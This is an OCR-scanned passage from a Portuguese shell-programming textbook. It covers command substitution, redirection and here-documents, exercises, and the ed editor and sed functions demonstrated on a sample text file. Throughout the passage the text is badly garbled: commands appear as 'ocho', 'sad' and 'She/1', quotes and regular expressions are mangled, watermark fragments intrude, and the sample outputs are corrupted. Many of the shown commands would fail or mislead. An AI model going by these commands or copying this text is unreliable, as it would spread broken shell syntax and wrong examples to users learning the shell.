retório dirmeu. Se, após essa seqUiência de comandos, você sentir-se
o Mandrake (o mágico...), desista. No duro, seu She/1 nunca saiu do
diretório dirmeu, o que aconteceu foi que os parênteses invocaram um
novo I que, esse sim, foi para o segundo diretório, listou seu conteúdo
e morreu...
O que vimos é muito conveniente para os preguiçosos (e no meu en-
tender todo bom programador tem de ser preguiçoso), pois para fazer da
forma convencional deveríamos:
$ cd .. /dirdele
S ls
$ cd -
Até aqui tudo bem, né? Bom, já que está tudo entendido, vou lançar
um outro conceito para bagunçar tudo e semear a discórdia. É o seguinte:
existe uma outra construção que vem sendo usada no lugar das crases.
Como nem todos os sabores de Shell a implementaram, vou usá-la pou-
cas vezes no decorrer deste livro (o suficiente para você não se esque-
cer que ela existe); porém, como vem ganhando terreno, vou citá-la. Para
dar precedência de execução a um comando sobre os outros, coloque
este comando dentro de uma construção do tipo $ (comando ) , tal como no
exemplo a seguir:
$ echo "0 nome deste computador é $ (uname -n) "
O no~ deste computador 6 computl
Conforme você viu, o uso dessa construção é exatamente o mesmo das
crases, para demonstrar isso usei o mesmo exemplo anterior.
1latcna com d r bS utor<t
98 Programação Shell Linux
Direcionando os caracteres de redirecionamento
A maioria dos comandos tem uma entrada, uma saída e pode gerar erros.
Essa entrada é chamada Entrada Padrão ou stdin e seu default é o teclado
do terminal. Analogamente, a saída do comando é chamada Safda Padrão
ou stdout e seu defau!t é a tela do terminal. Para a tela também são en-
viadas por default as mensagens de erro oriundas do comando que neste
caso é a chamada Saída de Erro Padrão ou stderr.
Para que a execução de comandos não obedeça aos seus respectivos
defaults, podemos usar caracteres de redirecionamento com funções pre-
definidas conforme as tabelas:
Redirecionamento de Saída
Redireciona a saída de um comando para um arquivo especifica-
> do, inicializando-o caso não exista ou destruindo seu conteúdo
>;>
2>
<
<<
anterior.
Redireciona a saída de um comando para um arquivo especifica-
do, anexando-o ao seu fim. Caso esse arquivo não exista, será
criado.
Redireciona os erros gerados por um comando para o arquivo
especificado. Mesmo que não ocorra erro na execução do coman-
do, o arquivo será criado.
Redirecionamento de Entrada
Avisa ao She/1 que a entrada padrão não será o teclado, mas sim
o arquivo especificado.
Também chamado de here documenL Serve para indicar ao She/1
que o escopo de um comando começa na linha seguinte e termi-
na quando encontra uma linha cujo conteúdo seja unicamente o
label que segue o sinal «.
M terl ou
I
tee
Exemplo:
Recordar é Viver 99
Redirecionamentos Especiais
Este é o famoso pipe, e serve para direcionar a saída de um co-
mando para a entrada de outro. É utilíssimo; não tenha parcimônia
em usá-lo, pois normalmente otimiza a execução do comando.
Captura a salda de um comando com pipe, copiando o que está
entrando no tee para a salda padrão e outro comando ou arquivo.
$ ftp - ivn remocomp << FimFTP >> /tmp/$$ 2>> /tmp/$$
> user fulano segredo Os simns >são prompts sewndários do UNIX.
> binary Enquanto não surgir o/abel FimFTPo> será o
> get arqnada prompt (PS2).para indícarque o comando não
>FimFTP Terminou o FTP
$
No exemplo anterior fazemos um FTP (File Transfer Protocol- que ser-
ve, basicamente, para transmitir ou receber arquivos entre computadores
remotos) para remocomp. Vamos analisar estas linhas de código:
Linha 1 - O trecho « E'imE'TP avisa ao She/1 que, até que o label E'imE''l'P
seja encontrado na coluna 1 de alguma linha, todas as linhas intermediárias
pertencem ao comando ttp e não deve ser interpretado pelo She/1, a não ser
que exista um cifrão (s) desprotegido (que não esteja entre apóstrofos, ou sem
uma barra invertida imediatamente antes) ou um comando entre crases (.).
O trecho » /trnp/ss significa que as mensagens do f tp deverão ser
anexadas ao arquivo /tmp/<Num. do Processo>' e 2» /tmp/Ss o mesmo
deverá ser feito com as mensagens de erro provenientes do comando.
Linhas 2 a 4- Estas 3 linhas são o escopo do comando f t p. Nelas infor-
mamos o LoginName e a Password do usuário, em seguida avisamos que
a transmissão será binária (sem interpretação do conteúdo) e ordenamos
que nos seja transmitido o arquivo arqnada.
Linha 5 - Finalmente o Shell encontrou o término do programa. A partir
dai, novamente começará a interpretação.
5. A variável S$ representa o PIO (Process ldentification).
M terl ou
100 Programação SheU Linux
ATEN Ao
A variável H deve ser usada para compor nomes de arquivos tem-
porários gerados por scripts de uso público (nunca esqueça que o
Sistema Operacional UNIX é multiusuário), evitando conflitos de
permissões de diferentes usuários sobre o referido arquivo.
$ mail fulano < blablabl a
No caso anterior, estou mandando um e-mail para o usuário f ulano e o
conteúdo deste e-mail foi previamente editado no arquivo blablabla que
está sendo redirecionado como entrada do comando mail .
Exemplo:
$ mail fulano << FirnMail Omailcomeça logo após e tennina em FimMaíl.
Sr. Fu.lano,
Brasil , ·date · Observe ocomando date entre crases.
Atualmente o conteúdo do meu diretorio eh :
· l s -1 · O/s-I está entre crases, logo serâ resolvido.
Atenciosamen te , EU
FitnMail Termínou otexto do mail
No exemplo anterior, foi enviado um e-mail para o usuário fulano, cuío
conteúdo terminaria quando o She/1 encontrasse apenas o label riml1al.l
em uma linha. Mas o She/1 identificou os comandos clate e 1s -1 entre
crases e resolveu-os. Dessa forma, na mensagem enviada ao sr Fulano
continha a data de envio da correspondência e todos os arquivos que com-
punham o diretório corrente naquele momento.
ATEN ÃO
Uma fonte de erros muito comum em scripts é devido a espaços
em branco antes ou após um label. Conforme frisei antes, pres-
te atenção para que uma determinada linha possua apenas o
label. Esse tipo de erro é de difícil detecção, porém para desco-
brir espaços e caracteres especiais indeseíados use a instrução
cat: com as opções -vet.
Mais um exemplo:
$ rm talve: 2> /dev/ null
1latcna com d r bS utor<
t
Recordar é Viver 101
Para não poluir a tela do meu script e por não ter certeza se o ar-
quivo talvez existe, eu uso esta construção porque, caso o arquivo não
exista, a mensagem de erro do rm talvez : no sueh file o r dírectory
não será exibida na tela, desta forma poluindo-a, mas sim enviada
para /dev/null, ou seja, para o buraco negro, onde tudo se perde e
nada volta.
$ ocho "Atualmont o oxistom · who I wc -1 · usuari oo conectados"
Atual men te ex~stem 1 usuar ios conectados
who
....
JC -1
Lista os usuários conectados;
Conta linhas;
Pega a lista gerada pelo who e a entrega ao wc -1 para contá-tas.
O comando anterior poderia ficar melhor se tirássemos as aspas:
$ echo Atualmente exi stem ' who I wc -1 · usuari os conectados
1cualmence existem 4 usuarios coneccados
Exercícios
Como diz o enunciado deste capítulo, "Recordar é Viver", e como o intui-
to deste livro é ser eminentemente prático na medida do possível, alguns
dos exercícios a seguir, por não terem sido explicados até este ponto, não
devem ser encarados como um desafio, mas sim como uma forma de re-
aprender o Bash básico, porém fazê-los é indispensável, pois ao longo do
livro usaremos muito os conceitos de metacaracteres. Vejamos o conteúdo
do nosso diretório corrente:
? ls
2ehbom bdb listdir param3 quequeJ.sso teles
DE:AOJOE bronze listdirl par;un4 .rem test:char
DuLoren confusao lt param5 t:afechado testsex
Param e rreerne medieval param6 talogado t:pU1:cup
aa hora paraml pedi tava:io tr
add kadeo pacam2 pp telefones
1. Como se comportariam os seguintes comandos?
l s * ls [ !lpt)*o
ls [Pp] * l s [apt] (ao] (dls ] •
ls (c-m.s-:) *o la *[ 14-6)
ls param? l a *f"-eiou] *
ls ?aram? la te( !a)*
1latcna com d r bS utor<t
102 Programação SheULinux
2. O que aconteceria na execução destas sequências de comandos?
ls I wc - 1
ls > /tmp/$$ 2> /tmp/x$$
l s Nunc aVi >> /tmp/$$ 2>> /tmp/ x $$
e cbo Nome do Sis tema: unrune
ocbo Nome do Si stema: "unamo '
mail procara < mala
(cd ; p wd)
c at quoqueisso I toe qqisso
mail p r ocara << 1
cat /otc/passwd I sort I l p
3. Qual comando deve ser empregado para:
Mandar mail para o LoginName xato, estando o texto da correspon-
dência no arquivo blabla.mail;
Mandar mail para o LoginName xato, estando o texto redigido ime-
diatamente após o comando;
Mandar mau para o LoginName xato, contendo os nomes dos arqui-
vos do diretório corrente (aquele que você estava quando o mau foi
enviado) e a data e hora atualizadas;
Executar o programa prog , mandando a sua saída simultaneamente
para a tela e para o arquivo prog . log :
Executar o programa prog mandando a saída simultaneamente para
a téla, para o arquivo pro9 . 1o9 é para a irnpréssora;
Listar todos ao arquivos começados por a, b, c, d, e, h, i, j, k, x e que
não terminam com esses mesmos caracteres;
Escrever na tela do terminal:
As seguint es pessoas est~o logadas : <relação gerada pelo comando who>
1latcna com d r bS utor<t
jCapítulo 2
.
.
•
.
~ Comandos que não são
~ do Planeta
.
.
i Neste capítulo estudaremos comandos e/ou opções de
comandos que não são usados com muita frequência
nas tarefas do dia .a dia da operação do UNIX, porém
são utilíssimos na elaboração e desenvolvimento de
scripts.
Para que possamos entender melhor o conteúdo des-
te capítulo, ao final do livro foi inserido um apêndice que
trata das expressões regulares ou regexp, ou ainda, abra-
síleirando e simplificando, ER. É altamente recomendável
sua leitura, pois além do que será visto neste capítulo,
diversas instruções que você verá mais à frente usam e
abusam das ERs.
O ed é d+
Vale a pena, como introdução a este capítulo, dar uma re-
lembrada no ect, já que algumas das instruções que vere-
mos a seguir usam abundantemente (ops!) os conceitos,
parâmetros e comandos desse editor.
Já sei que você está se perguntando por que vamos
estudar diretivas de um editor, se este é um livro de pro-
gramação. A resposta é simples: quando o seu Sistema
Operacional lhe deixou na mão, tendo como consolo so-
mente um disquete de boot de emergência, nesse mo-
103
1latcna com d r bS utor<t
104 Programação SheU Linux
mento está só, amigo! Seu único companheiro para lhe ajudar a fazer os
acertos necessários para que sua máquina volte a funcionar é o ed . Como
as ERs usadas por esse editor são as mesmas usadas pelo vi , por co-
mandos como o secl e o grep (entre outros) e até por linguagens como o
per/ e o phyton (entre outras), por que não sentar na varanda da saudade
e relembrá-lo?
Para tal, temos um arquivo chamado quequeisso com o seguinte formato:
$ ca.t quequeisso
ATE:NCAO, O TEXTO ABAIXO NAO EH TREINAHENTO,
E:H U~IA LAVAGEH CERE:BR.'1.! ! !
O Shell alem de analisar cada dado entrado a partir do proJ!l't do UNIX,
4nterfaceando com os usuar4os, tem tambem as segu1ntes atribuicoes :
Int erpretador de comandos;
Controle do ambiente UNIX;
Redirecionamento de entrada e saida.;
Sub~t i tu icao de nomes de arquivos ;
Concatenacao de pipe;
&xecucao de programas;
?oderosa l inguagem de programacao .
Indicador de pesquisa: 1
A barra serve para indicar uma pesquisa no arquivo, assim:
/vasco
Procurará a sequência de caracteres vasco em qualquer lugar da linha.
Exemplos:
$ ed quequeisso
416
l , $p
ATE:NCAO, O TEXTO ABAIXO NAO EH TREINAMENTO,
EH U!•IA LAVAGEH CEREBRAL ! ! !
416 caractere$ no8/'QUÍVO
Listar(p) da 1'(1) à última{$) linha
o Shell alem de analisar cada dado entrado a partir do prompt do VNlX,
1nterfaceando com os usuarios~ cem ~ambem as seguintes atribuicoes :
Int erpretador de comandos;
Controle do ambiente UNIX;
R~dirêcionamênto dê ~ntrada ~ salda;
Substi tui cao de nomes de arquivos;
Col'c.aten.ac.ao de pipe;
1latcna com d r bS utor<t
Comandos que não são do Planeta 105
Execucao de programas;
Poderosa linquagem de programacao.
/ EH Pesquisa aoco/Téncia da cadeia EH
ATENCAO, O 'l'EXTO ABAIXO NAO SH 'l'REINAJ>IENTO,
I
EU Ul1A LAVAGEM CEREBJV'L! ! !
Início da linha: A
Repele a mesmapesquisa
Quando nossa intenção for pesquisar uma cadeia de caracteres no início
da linha e somente no inicio, usamos o circunflexo <"1.
Assim a expressão regular:
" f l amengo
Procurará a existência dos caracteres flamengo somente se eles ocorrerem
no início da linha.
Exemplos:
S a d quoquois so
416
l,$p
ATEJICAO, O TEXTO ABAIXO NAO E!! TREINAI-!ENTO,
EH IJ11A LAVAGEl1 CEREBRAL! ! !
O Shell 4lem de anblisar Cbdb dbdo entrbdo b partir do prornpt do UNIY.,
interfaceando co1
n o.s u.suarios , tem tdll'bem as seguintes atribuicoes :
Interpretador de comandos;
Cont:role do ambiente UNIX;
Redirecionament:o de ,;nr.rada c salda;
Substituicao de nomes de arquivos ;
Concat:enacao de pipe;
execucao de programas;
Podêrosn lingung~m dQ programacao .
/"C
Controle do ambiente UNIX;
I
Concar.enacao de pipe;
Fim da linha: S
Procura Cno inicioda linha
Procurapróximo C no inicio da linha
Da mesma forma que usamos o " para pesquisar no início da linha, usa-
mos um cifrão (que alguns preferem chamar dólar; eu prefiro usar cifrão e
ter o dólar no bolso) para pesquisar no final da linha.
1latcna com d r bS utor<t
106 Programação SheU Linux
Assim:
f luminense$
Procurará os caracteres fluminense somente se eles forem os últimos da
linha.
Antes do exemplo a seguir, vou passar o conceito de outro caractere, o
ponto(.}, cuja finalidade é servir como uma espécie de curinga posicional,
isto é, na posição em que o ponto (.) se encontra, qualquer caractere é
válido.
ca.et:a
c.u
Vejamos então o exemplo a seguir:
$ od quequeisso
H6
/ UNIX .$
Ace~a caneta, capeta,careta,...
Aceitacéu,cru, cpu,clu...
O Shell a lem de anal isar cada dado ent.r;ado a partir do prompt do UNIX,
1 Repete aúltimapesquisa
Co ntrole do ambiente UNIX;
Substituição: s 1 1
Para trocarmos uma cadeia de caracteres por outra, usamos um s seguido
da cadeia inicial entre duas barras (/) e da cadeia final, fazendo:
s/alhos/bugalhos O espaço entre os e aI é facu/faüvo
~
Estaremos trocando alhos por bugalhos . MAS ATENÇAO! Somente a
primeira linha em que ocorresse alhos seria alterada. Para alterarmos em
todas as linhas deveríamos fazer:
l,$ s/alhos/bugalhos
Exemplo:
l , $ s/de/xx
Poxxrosa linguagem de programacao .
l,$p
.>.TEHCJI.O, O TEXTO ABAIXO ~fAO EH TRE!W.
.NENTO,
EH UI1A LJWAGE!-1 CEREBRAL ! ! !
Troque de porxxemtodas as linhas
o Shell alem xx anali sar cada dado entrado a partir do pro~t do UNI>:,
interfaceando com os usu<~rios, tem t<I!Tbern as seguinte;; atribuicoes :
1latcna com d r bS utor<t
Comandos que não são do Planeta 107
Interpretador xx comandos;
Controle do ambiente UNIX;
Redirecionamento xx entrada e salda;
Substituicao xx nomes de arquivos;
Concatenacao xx p i pe;
EY.ecucao Y.Y. pr ogramas;
Po,:xrosa lingungcm de programacao .
Aí, você que é esperto prá chuchu, vai me perguntar:
Pôxa, a linha 8 ficou "Substituicao xx nomes de arquivos; " . Se o de
permanece, é sinal que essa expressão regular não funciona! Não de-
veria ter um xx no lugar daquele maldito de? E eu vou lhe responder:
Não, campeão, o s sozinho substitui somente a primeira ocorrência da
primeira linha, se fizermos 1 , $ s será substituída a primeira ocorrên-
cia de todas as linhas. Note que o 1 , $ quer dizer da primeira à última
linha, em nenhum lugar dissemos que a pesquisa deveria ser global.
Então vamos desfazer essa alteração:
u Ou(uncfo) desfaz aultima alteração
l,$p
ATE~ICAC, C TEXTO ABAIXO NAO E:H TRE!NAI4ENTO,
E:H UMA LAViGE!-1 CBREBRiL! ! !
C Shell alem de analisar cada dado entrado a partir do prompt do UNIX,
interfaceando com os usuarios, tem tarobem as seguintes atribuicoes:
Interpretador de comandos;
Controle do runbiente UNIX;
Redirecionamento de entrada e salda;
Substituicao de nomes de arquivos ;
Concatenacao de pipe;
execucao de programas;
Poderosa linguagem de progrnllk1cao .
Vamos finalmente globalizar essa substituição. Para tal, basta acrescen-
tarmos ao final da expressão regular a letra 9 de global. Vale acrescentar
que a expressão regular 9 não está atrelada ao comando de substituição.
Outros comandos também a usam para cumprir a mesma finalidade. Então
devemos fazer:
1latcna com d r bS utor<t
108 Programação SheULinux
1 ,$ s/de/xx/g
1 , $ p
ATEtJCAO, O TEXTO ABAIXO HAO EH TREINI't.NENTO,
EH U!o!A. LAVAGEH CEREBRAL ! ! !
O Shell alem xx analisar cada dado entrado a partir elo prompc do UNIX,
L~terfnceando com os usuari os, tem t~~em as seguintes atribuicoes ;
Interpretador ;<x comandos;
Controle do ambiente UNIX;
Redirecionamento xx entrada e salda;
sub.stituicao xx non1es xx a rqulvos ;
Concatenacao xx pipe;
Execucao xx programas;
?oxxrosa linguagem xx programacao .
Vamos agora restaurar o texto para podermos seguir em frente usando o
que aprendemos sobre o ed . Para isso vamos desfazer a última alteração
(undo).
u Oudesfaz aúltima alteração
O comando sed
Até no nome o comando sed se parece com o ed . Sua sintaxe geral é:
sed expressão regular [arquivo]
Onde expressão regular nada mais é senão uma das expressões re-
gulares como as que mostramos para o ed , mas que podem e devem
ser vistas com maior abrangência no apêndice 2 deste livro (não deixe de
entendê-las. pois são ferramentas poderosissimas de diversas linguagens
e editores), mas que obedecem ao seguinte formato geral:
[<endereço- 1>, [<endereço- 2>] ] <função> (argumento]
Onde <endereço-!>, <endereço-2> definem o escopo de abrangência
do comando. Se ambos forem omitidos, a interação será sobre todas as
linhas do arquivo especificado. Se somente um for eleito, o comando só
atuará sobre a linha referida.
1latcna com d r bS utor<t
Comandos que não são do Planeta 109
Os endereços podem ser passados de duas formas:
1. Referendando a linha pelo seu número:
$ sad ' 4 ... • arquivo
$ s ad ' 4 ,9 .. . 1
arquivo
2. Procurando por uma cadeia no texto, e esta pesquisa se faz colocan-
do a cadeia que se quer achar entre barras, como vimos no ed.
$ s ed '/c adeia/ ... ' arqui vo
$ se<i •I cadeia ,! , I cadeia2
/ ••• ' arqu.i v o
Nos pares de exemplos mostrados, devemos observar que no primeiro
de cada par o sed possui somente um endereço, isto é, no primeiro par atu-
aria somente sobre a linha 4 e no segundo nas linhas que a palavra cadeia
fosse encontrada.
Nos segundos exemplos de cada par, o comando sed atuaria sobre fai-
xas, no primeiro entre as linhas 4 e 9 e no segundo nas linhas entre a primei-
ra ocorrência de cadeia, e a primeira ocorrência de cadeia: , entre a segun-
da ocorrência de cadeia, e a segunda de cadeia,, e assim por diante.
Se nenhum arquivo for especificado, é assumida a entrada padrão (o
teclado, lembra-se?).
As funções são várias e semelhantes ao editor ed (que também faz uso
abundante de expressões regulares), como veremos a segUJr:
Função substitui cadeia: ~
Como vimos no ect, o s substitui a cadeia de caracteres que está entre o
primeiro par de barras6 pela cadeia contida no segundo par.
Usando mais uma vez o nosso arquivo quequeisso, caso desejássemos
destacar as palavras UNIX do texto, poderíamos fazer:
$ sed 's/ UN!X/UNIX <- ACHEI!! I ' !/ ' quequeis so jSubstihiacadeiaUN/XporUN/X<-ACHE/!!1!!]
AT&NCAO, O TEXTO ABAIXO NAO EH TREINN-IENTO,
EH UNA LAVAGEM CEREBRAL!!!
6. Par de barras ê uma simplíficação e seu uso ê. por motivos históricos, generalizado mas não obri-
gatório, podendo ser substituido por ?expressão?, onde? ê qualquer caractere.
1latcna com d r bS utor<
t
110 Programação SheULinux
O Shell alem de analisar cada dado entrado a pa:rt1.:r do p:rompt do UNIX <-
ACHE I ! ! ! ! ! ,
interfaceando com os usuarios, tem tambem as seguintes atribuicoes :
Interpretador de comandos;
Co11trole do ambiente UNI X <- ACHEI!! ! !!;
Redirecionamento de entrada e ~aida;
Suhsti tui cao de nomes de a r quivos;
Concatenacao de pipe;
Execucao de programas;
Poderosa linguagem de programacao.
No entanto, se fizéssemos:
$ cat quequei sso
ATE!ICAO, O TExTO ABAIXO NAO EH TREINAHENTO.
EH Vl1A Lli.VAGEH CEREBRJ>.L! ! !
O Shell alem de analisar cada dado entrado a partir do prol!q)t: do UNix,
intertaceando com os usuatios, cem t.atrioem as seguintes atrihuicoes:
Interpretador de comandos ;
co11trole do ambient:e UNIX;
Redirecionamento de entrada e ~aida;
substi tui cao de nomes de arquivos;
Concatenacao de pipe;
Execucao de programas;
Poderosa linguagem de programacao .
Ué! eu não acabei de trocar UNIX por UNIX <- ACHEI! • ! ! ' ? Por que
voltou tudo ao que era antes?
Você trocou, mas não especificou a saída da alteração, então o texto
alterado foi para a saída padrão (tela do terminal), não ficando fisicamente
gravado em nenhum lugar. Para que as alterações sejam definitivas, a saí-
da do sed deve ser direcionada para um arquivo.
ATEN ÀO
Isto já foi avisado, mas sou chato e vou repetir! Não use como saída
o arquivo de entrada, pois de:ssa forma você estaria perdendo todo o
seu conteúdo, e sem chance de arrependimento. Conforme explicado
antes, primeiramente o She/1 resolverá os redirecionamentos - criando
a essa altura um arquivo de saída com tamanho O(zero)- e posterior-
mente executará o sed usando este arquivo vazio como entrada.
1latcna com d r bS utor<t
Comandos que não são do Planeta 111
No exemplo adiante, da linha 1 a 2, vamos substituir as letras
maiúsculas( lA- ZI lê-se de A até Z) por nada (no exemplo não foi colocado
nada entre 1t ) e finalmente vamos gJ
iobalizar essa pesquisa por todas as
ocorrências nas duas linhas. A saída será redirecionada para um arquivo
temporário para, caso queira, salvar as alterações executadas.
$ sed ' 1 , 2s / [A- Z] / / g ' quequeisso > /tmp/ ex
$ cat / t mp/ cx
$ cat /tmp/ cx
' I O I
Dalinha f a2troque rnaiusculopornada
Listaltmplex que é oarquívo de salda dosed
Os t•tfnha sobraram uma, espaços eoutra,
Os 2' /inha sobraram 3espaços e3I
O Shell alem de analisar cada dado entrado a partir do prompt do UNIY.,
intetfaceando com os usuarios , tem tambem as seguintes atribuicoes:
Interpretador de comandos;
controle do ambiente UNIX;
Redirecionamento de entrado e saida;
Substitui cao de nomes de arquivos ;
Concatenacao de pipe ;
E-.ecucao de programas;
Poderosa linguagem de programt~cao .
O arquivo não será alterado para manter o exemplo didático e para lhe
fazer, conforme prometido, uma lavagem cerebral. Mas, se você quisesse
salvar as alterações, bastava:
$ mv / tmp/ex quequeisso
Lá no ed eu não falei sobre isso porque estava guardando esta carta na
manga. Lá eu disse que se fizéssemos:
s/a./ b/
estaríamos trocando o primeiro a encontrado por b e dissemos também
que se fizéssemos:
s/a/ b/g
estaríamos trocando todos os a por b , mas as coisas não funcionam bem
assim. Veja isso:
Exemplo:
$ s ed ' s/r/ X/2 ' quequeisso
ATEJ.Jc .n.o, O TEXTO AB.lt!;<o Nt0 EH TRE!NJ>.J·IENTO,
EH UHA LAVAGEH CEREBRAL ! !!
1latcna com d r bS utor<t
112 Programação SheU Linux
o Shell alem de analisar cada dado entXado a partir do pro~t do UNIX,
interf aceando com os usuaXios, r.em tambem as seguinte!! ar.ribuicoes :
InterpXetador de comandos;
Conr.role do a1
nbi ente UNIX;
Redirecionamenr.o de entXada e saida;
Substituicao de nomes de arquivos ;
concatenacao de pipe;
~xecucao de progXamas;
Poderosa 1inguagem de pXogramacao .
.
Nesse caso, foi especificado que a segunda ocorrência da letra
substituída por um x .
r sena
Da mesma maneira, para substituirmos todas as ocorrências de um tex-
to, a partir da segunda, deveremos fazer:
$ sed ' s/'l'exto/Outro'l'exto/2g ' arquivo
Exemplo: Para trocar todo r por x, faça:
$ sed 's/r /X/2g' quequeisso
iT5NCAO, O TEXTO 1BI~.!XO Hi0 EH TREINJ.1-!ENTO,
EH Ul11 LAV/GE!-1 CEREBRAL ! ! !
O Shel l alem de analisar cada dado entXado a paXtiX elo pXompt do UNIX,
intertaceando com os usuaXios, tem tambem as segu~ntes atXibuicoes :
InterpXetadoX de comandos ;
Controle do ambiente UNIX;
Redirecionamento de entXada e salda;
Substitui cao de nomes de arquivos;
Concatenacao de pipe ;
Execucao de progXamas;
Poderosa linguagem de pXogXamacao .
Voltemos aos exemplos de uso do
$ cat quequeisso I sed 's/ . • //'
Al'ENC.>.O,
EH
o
int er f aceando
Int erprer.ador
controle
Redirecionamento
Sub.stituicao
Cor'lcatenAcao
Ex:ecucao
Poderosa
sed :
ObsetVeque existe 1espaçoentre a t'I eo.
1latcna com d r bS utor<t
Comandos que não são do Planeta 113
O comando cat gerou uma listagem do arquivo quequeisso que foi
entregue ao comando sed pelo pipe 1t l . Esse comando sed pede para
substituir tudo após o primeiro espaço v ...,11 por nada 111 1, ou seja,
todos os caracteres após o primeiro espaço são deletados.
ATI:N Ao
Essa forma de usar o comando sed, ou qualquer outro que não
seja necessário o uso de pipes, deve ser evitada, pois cada novo
pipe gera mais uma instância de She/1. Esse comando seria me-
lhor empregado de uma das formas a seguir:
$ sed ' s/ .*//' quequeisso
$ sod •s/ . *//' < quequoisso
Função substitui caractere: y
Assim como a função s substitui uma cadeia, a função y substitui um
caractere, dessa forma, o que estiver entre os separadores da função
y, que normalmente são barras (mas como já vimos, não obrigatoria-
mente), não será visto pelo sed como uma cadeia, mas sim como um
agrupamento de caracteres. No exemplo a seguir, trocarei as t(ês pri-
meiras consoantes (bcd) maiúsculas ou minúsculas de quequeisso por
algarismos de 1 a 3, respeitando a sequência natural destas letras den-
tre as consoantes.
$ sed ' y/BCDbcd/123123/' quequeisso
iTBN2JI.O, O TEXTO JlAIXO MJ0 EH TREIN!'.MENTO,
EH UNA LAVAGE!1 2 ERE1RAL ! !!
O shell alem 3e analisar 2a3a 3a3o entra3o a partir 3o prompt 3o UNIX,
interfa2ean3o 2om os usuarios, tem t:amlem as seguintes atrilui2oe.s :
Interpreta3or 3e 2oman3os;
2oncrole 3o amliente UNIX;
Re3ire2ionamento 3e entra3a e sai3a;
Sulsti tui 2ao 3Q nomQs 3Q arqui vos ;
2on2acena2ao 3e pipe;
Exe2u2ao 3e progr amas;
Po3erosa linguagem 3e programa2ao .
Caso tivéssemos usado a função s, só haveria troca se existisse em
quequeisso uma Cadeia BCDbcd .
1latcna com d r bS utor<t
114 Programação SheU Linux
Função imprime (print): ~
Essa função serve para reproduzir linhas de um endereço especificado ou
que atendam a determinado argumento de pesquisa.
Exemplo:
$ sed •/ UNIX/p • quequei s so Opimprime a linha que atenda á expressilo
ATE~ICAO, O TEXTO ABAIXO NAO E:H TREINANENTO,
E:H UI1A LAVAGEN C&RE:BRAL ! ! !
O Shell alem de analisar cada dado entrado a partir do prompt do UNIX,
O Shell alem de analisar <:<~da dado entrado a partir do prompt do UNIX,
interfaceando com o:~ usuaxios, tem tarobem as seguintes atribuicoe:~ :
Int erpretador de comandos;
Controle do ambiente UNIX;
Redirecionamento de entrada e salda;
Subs t i tui cao de nomes de arquivos;
Concatenacao de pipe;
Execucao de programas;
Poderosa linguagem de programacao .
Além disso, o comando sed também possui diversas opções que apre-
sentaremos a seguir.
Repare que as linhas que continham a cadeia UNIX (argumento de pes-
quisa) foram duplicadas. Vamos fazerr um pouco diferente:
$ sed •/UNIX/ !p • quequeisso Repare o ! negando op
ATENCAO, O TEXTO AB!'.IXO NAO EH TREINAHENTO,
ATE~ICAO, O TEXTO ABAIXO NAO EH TREINANEN'l'O,
EH Ul1A LAVAG&!-1 CEREBRAL! ! !
EH UNA LAVAG&!1 CEREBRAL ! !!
O Shell alem de anali:~ar cada dado entrado a partir do prompt do UNiX,
i nterfaceando com os usuarios, tem tilll'bern as seguintes atríbuicoe:~ :
1nterfaceando com os usuarios, tem cambern as seguintes atr1buicoes :
In t erpre~:ador de comandos;
Interpretador de comandos;
Controle do ambiente UNIX;
Redirecionamento de entrada e saida;
substi cui cao de nomes de arqui vos ;
Subsci cui cao de nomes de arqui vos ;
Concacenacao do pipe ;
Concaccnacao de pipe ;
Execucao de programas;
1latcna com d r bS utor<t
Execucao de programas ;
Poderosa l inguagem de programacao .
?oderosa l inguagem de programacao .
Comandos que não são do Planeta 115
Nesse caso, o ponto de espantação (ou exclamação, como preferir) ser-
ve para negar o p, isto é, serão impressas as linhas que não atenderem
ao argumento de pesquisa (possuir a cadeia UNIX). Repare, portanto, que
as linhas que possuem a cadeia UNIX não são repetidas, ao passo que as
outras o são.
Função deleta linha: d
Deleta as linhas referenciadas ou que atendem ao argumento de pesquisa.
Exemplos:
S sed ' l ,4d' quequeis so
Interprecador de comandos ;
Concrole do ambience UNIX;
Redirecionamen&o de entrada e saida;
Substi tui cao de nome~ de arquivos;
Concatenacao de pipe ;
Execucao de programas;
Poderosa l inguagem de programacao .
$ sed '/UNIX/d' quequeisso
ATENCAO, O TI>XTO ABAIXO NAO EH TREINAJoiENTO,
E!i ü!•ll. LAVAGEM CEREBRAL ! ! !
Deteteda linha 1até a 4
Detetelinhas que contenham UNIX
intcrface~~do com os usuari os, t em t ambem as seguintes atribuicoes :
!nterprecador de comandos;
Redirecionament:o de onerada o salda;
Subst:i t:ui cao de nomes de arquivos ;
concacenacao de pipe;
Execucao de programas;
Poderosa linguagem de programacao .
Observe que nos exemplos anteriores foram deletadas as linhas seguin-
tes: no primeiro caso as que foram apontadas pelos seus endereços e, no
segundo, as que satisfizessem uma condição (possuírem a cadeia UNIX).
Função ~crescenta: a
Acrescenta após o endereço informado, uma nova linha cujo conteúdo vem
a segu1r.
1latcna com d r bS utor<t
116 Programação SheU Linux
A sintaxe do comando usando a função fica assim:
S sed '<endereço>a AIé obrigatória eserve para anularonew-líne
> <texto a ser i nserido> ' arquivo
A primeira linha do comando deve ser interrompida após o a, para tal usa-
se a barra invertida. O primeiro > das linhas seguintes é o prompt secundário
(PS2l do UNIX.
Exemplo:
$ sed ' 2a
> 3 - Como esperávamos a linha 3 fica após a segunda l inha ' quequeisso
ATE:IICAO, O TEXTO ABAIXO NAO EH TREINANENTO,
EH UNA LAVAGJ>M C EREBRAL ! ! !
3 - Como esperávamos a linha 3 fica após a sequnda linha .
o Shell alem de analisar cada dado entrado a parcir do prompc do UNlX,
interfaceando com os usuarios , tem tal1'bem as seguintes at.ribuicoes :
Interpretador de comandos ;
Conttole do ambiente U
NIX;
Redir ecionamenco de entrada e saida;
Substi t uic a o de nomes de a rqui vos ;
Conc atenacao de pipe;
Ex ecucao de pr og ra~3;
Poderosa l inquagem de programacao .
Função Insere: i
Idêntica à função acrescenta, porém não insere após o endereço especifi-
cado, mas sim antes desse endereço.
Função troca: c ~hange)
Idêntica à função ª crescenta, porém não insere após o endereço espe-
cificado, mas sim troca o conteúdo desse endereço pelo informado no
comando.
Função finaliza: q (guit)
Serve para marcar o ponto de término de execução do sed, o que em al-
guns casos é necessário.
1latcna com d r bS utor<t
Comandos que não são do Planeta 117
Exemplo:
Para listarmos o nosso velho e bom quequeisso até a primeira ocorrên-
cia da cadeia UNIX, poderíamos fazer:
$ cat queque i s s o 1 s e d ' / UNIX/ q ' q encerra ocomandoquandoencontrarUNIX
.>,TBNCAO, O TEXTO ABAIXO NAO EH TREINA.HENTO,
